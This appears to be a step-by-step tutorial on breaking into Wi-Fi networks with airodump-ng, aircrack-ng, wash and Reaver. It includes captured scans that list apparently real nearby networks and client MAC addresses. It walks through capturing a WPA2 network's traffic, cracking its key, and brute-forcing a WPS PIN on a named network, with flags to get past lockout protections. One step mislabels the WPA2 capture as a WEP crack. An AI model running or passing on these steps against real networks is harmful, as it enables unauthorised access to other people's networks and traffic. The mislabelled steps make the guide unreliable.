
Below you can see the ENC method is still WPA2. I did not feel like acutally changing my internet to demonstrate this



```
 CH 10 ][ Elapsed: 6 s ][ 2019-11-17 20:25

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:25:00:FF:94:73   -1        0        0    0  -1  -1                    <length:  0>
 9C:1E:95:53:F6:B5  -44        4        5    0   1  130  WPA2 CCMP   PSK  CenturyLink0482
 7E:7A:8A:05:89:2A  -70        3        0    0  11  195  WPA2 CCMP   MGT  <length:  0>
 5E:7A:8A:05:89:2A  -71        3        0    0  11  195  WPA2 CCMP   PSK  <length:  0>
 4E:7A:8A:05:89:2A  -71        3        0    0  11  195  OPN              xfinitywifi
 3E:7A:8A:05:89:2A  -72        2        0    0  11  195  WPA2 CCMP   PSK  <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 00:25:00:FF:94:73  AA:06:70:CB:B0:39  -48    0 -12    133        9
 9C:1E:95:53:F6:B5  14:56:8E:BA:0D:26   -1    0e- 0      0        1
 9C:1E:95:53:F6:B5  34:F3:9A:8C:9F:8D  -10    0 - 6e     0        1
 9C:1E:95:53:F6:B5  98:46:0A:83:0F:B2  -16    0 - 1    450       11
 9C:1E:95:53:F6:B5  D4:A3:3D:6F:76:A4  -42    0 -24     79        8
```

Capture the traffic for the BSSID network and save it to a file. Let it run for a couple minutes to ensure you capture repeated sequences

```
airodump-ng --bssid 9C:1E:95:53:F6:B5 -c 1 wlan0mon --write /tmp/CenturyLink0482
```



```
 CH  1 ][ Elapsed: 0 s ][ 2019-11-17 20:47

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 9C:1E:95:53:F6:B5  -46  54       15      153    0   1  130  WPA2 CCMP   PSK  CenturyLink0482

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 9C:1E:95:53:F6:B5  24:F5:A2:FD:4F:C1  -46    0 - 1e     0        1
 9C:1E:95:53:F6:B5  D4:A3:3D:6F:76:A4  -46    0e- 1      6       17
 9C:1E:95:53:F6:B5  DC:56:E7:58:75:81  -48    0e- 0e     0       23
 9C:1E:95:53:F6:B5  A4:D9:31:AB:10:F8  -36    0e- 1      0       12
 9C:1E:95:53:F6:B5  24:F5:A2:FE:7F:31  -64    0 - 1e     0        1
 9C:1E:95:53:F6:B5  9C:4E:36:27:30:04  -68    0e-18e     0        6
 9C:1E:95:53:F6:B5  CC:9E:A2:6B:8A:44  -60    0 - 1      0        9
 9C:1E:95:53:F6:B5  34:F3:9A:8C:9F:8D  -16    0e- 0e     2       11
 9C:1E:95:53:F6:B5  E8:B2:AC:AB:FD:CF  -48    0e- 0e     2       81
 9C:1E:95:53:F6:B5  98:46:0A:83:0E:B2  -28    0e- 0e   935       61
```


Crack the WEP password

```
aircrack-ng -z -b 9C:1E:95:53:F6:B5 /tmp/CenturyLink0482.cap
```

WPS Cracking

To crack the WPS PIN for a wireless network we first need to place our wireless NIC into monitor mode


```
airmon-ng start wlan0
```



```
root@kali:~/HTB/boxes/Traverxec# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  660 NetworkManager
 1038 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5372

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Next, use Reavers wash command to find vulnerable WPS networks

```
wash -i wlan0mon
```



```
root@kali:~/HTB/boxes/Traverxec# wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
B0:B9:8A:79:7E:1B    1  -77  2.0  No   Broadcom  NETGEAR28
A0:A3:E2:25:65:35    1  -77  2.0  No   Broadcom  CenturyLink7869
10:13:31:05:B6:6A    1  -81  2.0  No   Broadcom  stebbinswifi
04:BF:6D:D1:10:D3    1  -79  2.0  No   Broadcom  CenturyLink3471
CC:40:D0:62:9C:2E    6  -75  1.0  No             NETGEAR00
B0:93:5B:20:39:06    6  -77  2.0  No   AtherosC  Tulsa
```

Run Reaver to begin brute forcing the PIN. This can take a couple hours to a couple days

```
reaver -i wlan0mon -c 1 -b 04:BF:6D:D1:10:D3 -vv
```

If a newer modem is being used certain protections can be bypassed using the following command

```
reaver -i wlan0mon -c 1 -b 04:BF:6D:D1:10:D3  -vv -L -N -d 15 -T .5 -r 3:15
```

-L
Ignore locked WPS state.

-N
Don’t send NACK packets when errors are detected.

-d 15
Delay 15 seconds between PIN attempts.

-T
Set timeout period to half a second.

-r 3:15
After 3 attempts, sleep for 15 seconds